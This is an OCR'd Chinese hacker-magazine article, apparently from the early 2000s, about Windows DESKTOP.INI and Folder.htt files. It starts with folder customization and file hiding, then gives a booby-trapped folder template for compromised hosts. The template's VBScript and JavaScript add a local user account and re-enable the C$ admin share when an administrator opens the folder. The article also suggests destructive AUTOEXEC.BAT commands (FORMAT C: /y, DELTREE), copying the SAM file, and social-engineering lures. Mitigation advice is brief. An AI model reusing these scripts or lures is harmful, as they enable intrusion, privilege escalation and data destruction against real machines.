


图2

如同Web页一样，它可以加入脚本语言来运行。我们想看见这两个隐藏文件，要先设置使浏览器能看到隐藏文件和系统保护文件，不然将看不到这两个文件！我们要注意的是：个性化目录首先要使目录的属




图3

性为read-only（或SYSTEM或隐藏)，这是因为系统设定只有目录的属性为read-only（或SYSTEM或隐藏）时才读目录下的DESKTOP.INI

文件，如果你目录的属性不是只读或SYSTEM隐藏，就算你目录下有DESKTOP.INI文件，系统也会不予处理。 如果我们发现目录下有这两个文件，但目录没有变为个性化目录。首先要看看目录的属性呀！

```
[.ShellClassInfo]
InfoTip=双引擎优秀杀毒软件金山毒霸所在目录
IconIndex=3
IconFile=KAV9X.EXE
```

这是金山毒霸个性化目录下的DESKTOP.INI文件的内容，我们现在结合这个例子来分析一下。

[.ShellClassInfo]可以加入以下项目

InfoTip是文件夹的注释，你在上一层目录下单击目录时，会有注释在旁边，等号后的字段是你将提示的提示信息。

IconIndex 是图标号，如果文件中有多个图标，这是用来选择图标的。默认是0。

IconFile是图标所在的文件。

怎么样？ 知道金山毒霸所在目录看上去与别的目录不同的原因了吧，如图4。




图 4

那么，回收站的DESKTOP.INI是什么呢？

```
[.ShellClassInfo]
CLSID={645FF040-5081-101B-9F08-00AA002F954E}
```

这就是回收站的DESKTOP.INI的内容。有的读者很是吃惊，怎么一句就能写出功能强大的回收站？就这一句，可以使你的目录变为你想要的回收站。 回收站有什么特性呢？ 我们做个实验， 在命令行（CMD）的状态下进入C：根下

C:\>cd recycled

Copy你一个你想隐藏的文件到Recycled目录下，这个文件就隐藏了！你现在在任何地方也找不到你隐藏的文件，就算在资源管理器中打开显示所有文件的选项，你也找不到你的文件，而在DOS状态下你却能找到，也就是说文件是存在的，如图5。




图 5

利用这个个性化目录的特点你可以在肉鸡建立一个目录，在其DESKTOP.INI写入上边的代码，就可以构成一个伪回收站，利用系统特性隐藏我们的文件。其实这个特点早就被一种叫“回收站病毒”利用，它把程序Copy到回收站，我们怎么也看不见它，除非利用第三方工具。

其实这是MS利用了COM Object，我们还可以利用另一种改变CLSID值的方法来隐藏想要隐藏的目录。

步骤如下：

1.建立一个目录Temp（名字自定）；

2.把目录Temp的属性改为只读型；

3.在TEMP目录下（用记事本）建立一个DESKTOP.INI文件，内容为：

```
[.ShellClassInfo]
CLSID={9B0EFD60-F7B0-11D0-BAEF-00C04FC308C9}
存盘
```

4.在“我的电脑”（Web页方式下）查看Temp目录的上一级。

Temp目录不见了， 变成一个Temporary Internet Files Cleaner类型的文件了，如图6。

如果改为：

```
[.ShellClassInfo]
CLSID={00022603-0000-0000-C000-000000000046}
```




图 6

Temp目录又变成MIDI序列文件了。如果在"资源管理器"下双击你的那个Temp文件，就能进入Temp目录。这就实现了简单的目录隐藏，读者可以改CLSID的值来达到使目录变成不同类型的文件，这在肉鸡上隐藏文件有一定的帮助。网管现在要注意了，不要认为在机器上看的像是文件的东西就认为它是一个普通的文件，它有可能是一个装了好多病毒、跳板文件及扫描工具的目录呢！

我们接着分析，下边是Windows目录下的DESKTOP.INI文件：

```
[ExtShellFolderViews]
Default={5984FFE0-28D4-11CF-AE66-08002B2E1262}
{5984FFE0-28D4-11CF-AE66-08002B2E1262}={5984FFE0-28D4-11CF-AE66-08002B2E126
[{5984FFE0-28D4-11CF-AE66-08002B2E1262}]
PersistMoniker=file://Folder.htt

[.ShellClassInfo]
ConfirmFileOp=0
```

ConfirmFileOp 如果等于0（为系统文件夹），当你删除、移动文件夹和改变文件夹的名称时会有提示。

看见{5984FFE0-28D4-11CF-AE66-08002B2E1262}了吗？它是以Web页方式查看COM（Component Object Model，部件对象模型）的键值。

PersistMoniker后边跟的就是一个HTT文件（超文本文件）。读者看到的这个DESKTOP文件跟的是Folder.htt文件，它的文件名是可以任意取的。

下边又是一个隐藏目录下文件的方法。

拷贝Windows目录下的Desktop.ini文件到目标文件夹，用"记事本"建立一个超文本Folder.htt，内容如下：

```
<html>

</html>
```

懂网页制作的朋友应该知道，这是个空白的HTML文件。下一步，打开"我的电脑"—"查看"中的"按Web页查看"选项，然后，设置目标文件夹的属性为"只读"。刷新一下，目标文件夹中的内容不见了吧？原来我们只是用一个空白的HTML文件，作为目标文件夹的模板遮住了文件夹中原来的内容。

其实Folder.htt有一点与普通的HTML文件不同，HTT文件具有特殊的变量用来表示目录的信息。如下：

%THISDIRPATH% 表示完整的目录路径名称。

%THISDIRNAME% 表示当前的目录的名称。

%TEMPLATEDIR% 表示存放模板文件的目录的路径名称。（我的系统WIN2K，模板文件的目录是"WINNT\Web\"）。

模板文件目录下的图片文件是不是都很眼熟，那就是我们平常打开目录（Web页方式）时的背景画面。我们可以修改其中的图片文件，来打造自己的个性目录。

其实VBS.HappyTime是首先感染模板文件目录所有的HTT文件，每当我们调用模板文件的时候，病毒激发。这也让我们认识到模板文件目录下的文件是非常重要的。我们要是中了一些明码病毒，一定要注意对硬盘进行彻底的清理，特别是模板文件的目录，不然，当目录文件调用模板文件的脚本时，很有可能再次感染。

下边我们再分析一下我们Windows的Folder.htt文件（因为篇幅原因，只保留我们需要的部分）：

```
<html>



<script language="JavaScript">
var L_Intro_Text= "该文件夹中包含系统正常运行所需的文件，没有必要修改其中的内容。<br><br>";
var L_Barricade_Text= "要查看该文件夹的内容，请
```

```
单击：<a id=ShowFiles href=' ' onClick='ShowFiles();
FileList.Folder.DismissedWebViewBarricade(); FileList.
focus(); return false;' name='WVLink'>显示文件</a>
";
var gShowFiles = false;
```

看见var L_Intro_Text 变量的值了吗？我们可以改变它，使它成为你想要说的话，当不明内幕的人看见，至少会吓他一跳，不敢乱动你的目录文件：

```
<body scroll=no onload=Load()>
<div id=Panel style="background: white URL(file:/
/%TEMPLATEDIR%/wvleft.bmp) no-repeat">
<div id=Corner>
<object id=FolderIcon classid="clsid:844F4806-E8A8-
11d2-9652-00C04FC30871" tabIndex=-1>
<param name="scale" value=100>
</object>
```

看见<body scroll=no onload=Load()>了吗？这是本HTT文件运行脚本文件的入口。LOAD()是一段定义好的过程，我们可以更改onload等号后的过程名来改变我们脚本文件的入口。例如：VBS。KJ病毒就是改为<BODY onload=“vbscript:KJ_start()”>来首先运行KJ_start()过程：

```
</div>
```

你要是熟悉超文本文件的编程，可以在这里加入一些自己编好的东西来使自己的个性化目录更加“个性”。

```
<!--METADATA TYPE="MsHtmlPageDesigner"
startspan-->
<object id="DHTMLPage1" classid="clsid:8FAA7044-
D935-4A08-94AA-22CB9AC695B3" width=0
height=0>
</object>
<!--METADATA TYPE="MsHtmlPageDesigner"
endspan-->
```

```
<INPUT id=Button1 style="LEFT: 16px; WIDTH:
152px; POSITION: absolute; TOP: 78px; HEIGHT:
123px" type=button useMap="" value=你好呀
name=Button1>
```

这一段语句，我们打开本目录，在旁边有一个如同VB的Button，看到效果了吧？我们甚至可以编个小游戏，如图7。




图 7

```
</body>
</html>
```

下面我们在<body scroll=no onload=Load()>做点手脚使目录简单地加密。

用记事本打开要加密文件夹的“folder.htt”文件，找到：

```
"<META HTTP-EQUIV="Content-type"
content="text/html; charset=gb2312">"
<!--allow references to any resources you might
add to the folder-->
........................
<base href="%thisdirpath%\">
<!--Webbot bot=" htmlmarkup" endspan-
->一段，在次段后加入
"<script language="vbscript">
function askpass()
document.all.filelist.style.visibility="hidden"
passwrd="22222"
getii=window.prompt("请输入密码：")
if getii =passwrd then
window.alert("欢迎！！")
document.all.filelist.style.visibility="visible"
else
window.alert("密码错！！")
end if
end function
</script>"
```

然后在“<body scrill =no onload =load()>”一句前添加“<body scroll no onload=”askpass ( ) ”> ” 一句，保存退出。

到此，我们说了这么多，已经对DESKTOP及HTT文件的组成有一定的了解，但它怎么会对网络安全有影响呢？这也是由于一些网管的设置不当造成的。比如：一个HOST，需要一个公共用户，可以让一些用户来上传文件。网管去掉了默认共享，只开了一个Temp目录，公共用户只有对Temp目录读写，屏蔽了别的权限。我们一般认为没办法利用现在的权限进一步入侵。我以前碰到这样的肉鸡只能把它当作我的“网络硬盘”，但现在可以构造一个小小的个性目录，让它来浏览。由于DESKTOP+HTT文件联合的作用可能使它的机器当掉，或者开开默认共享，甚至得到SAM文件来破解ADMINISTRATOR的口令。思路一说，大家估计都明白了，因为网管打开我们的目录，他的权限很高，所以不用去考虑什么权限问题，只要他进入我们的目录就行了：

```
<script language="vbscript">
function f()
set wsh=CreateObject("WScript.Shell")
wsh.run("c:\winnt\system32\net.exe user 000 000 /add")
end function
</script>
```

以上的代码是可以在机器上加入一个叫OOO的用户，密码是ooo

```
<script language=JavaScript>
function f ()
var aa,ss;
aa=document.applets[0];
aa.setCLSID ("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
aa.createInstance ();
ss=aa.GetObject ();
ss.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network\\LanMan\\C$\\Flags",302,"REG_DWORD");
ss.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network\\LanMan\\C$\\Type",0,"REG_DWORD");
ss.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network\\LanMan\\C$\\Path","C:\\");
</script>
```

以上的代码是打开C$的默认共享。如果你稍微了解脚本语言，好多东西可以来实现，比如在AUTOEXEC.BAT加入“FORMAT C：/y ”或“DELTREE *.* /Y”，《黑客防线》2002年第9期利用MS漏洞的VBS硬盘炸弹其实也可以加进去，那样对网络上的机器的危害就更大了。如果你不想破坏，还可以COPY SAM文件到你的指定目录。至于具体操作，明白DESKTOP和HTT文件的原理，把以上的代码加进去就不成问题了。

我们在对方的机器上建立一个目录，如“机密文件”或“漂亮ＭＭ”、“最新驱程”等怪名字，让网管看了，就有想进入的欲望！然后把目录的属性改为只读，再把我们写好的DESKTOP+HTT文件Copy到那个目录下，呵呵…可爱的网管（Web页方式）查看我们的目录，他就中招了！

好了，现在我们说一下解决方法：

1．查看文件夹时，去掉以“Web页方式”的选项。虽然我们看不见什么个性化目录了，但我们换来的是安全，我认为值！

2．如果没有什么需要，去掉默认共享和共享目录。要是需要，公共用户也要加上密码，密码只有内部人知道。只要能上传文件，你的机器就很危险。除了上边的方法，还可以用MINE漏洞、ASP漏洞入侵，如果是Windows 98，还有共享炸法。，所以一定要把好关！

3．脚本（明码）病毒的一大特征就是利用WSH。要是服务器，最好去掉WSH，这样能抵御许多脚本病毒。方法是：在“控制面板”里选择“添加／删除程序”，选择“Windows安装程序”里的附件，再选择“详细资料”中的“Windows Scripting Host”，把它卸载掉就不用担心它来害你了。

你如果嫌麻烦，就直接把c:\Widnows目录底下一个叫Wshom.ocx的文件改名好了，我就是把它改为Wshom.ocx.old的。

因为本人对MS系统的底层知识还了解不够，建议多多参考微软的MSDN。以上都是自己平时的总结，肯定有不足之处，希望高手多多指教。以上代码在C500 128MB 20G + Windows 2000上实验成功。建议使用Windows Commander这个软件来查看目录。

DDoS攻击及其防范

文/isno

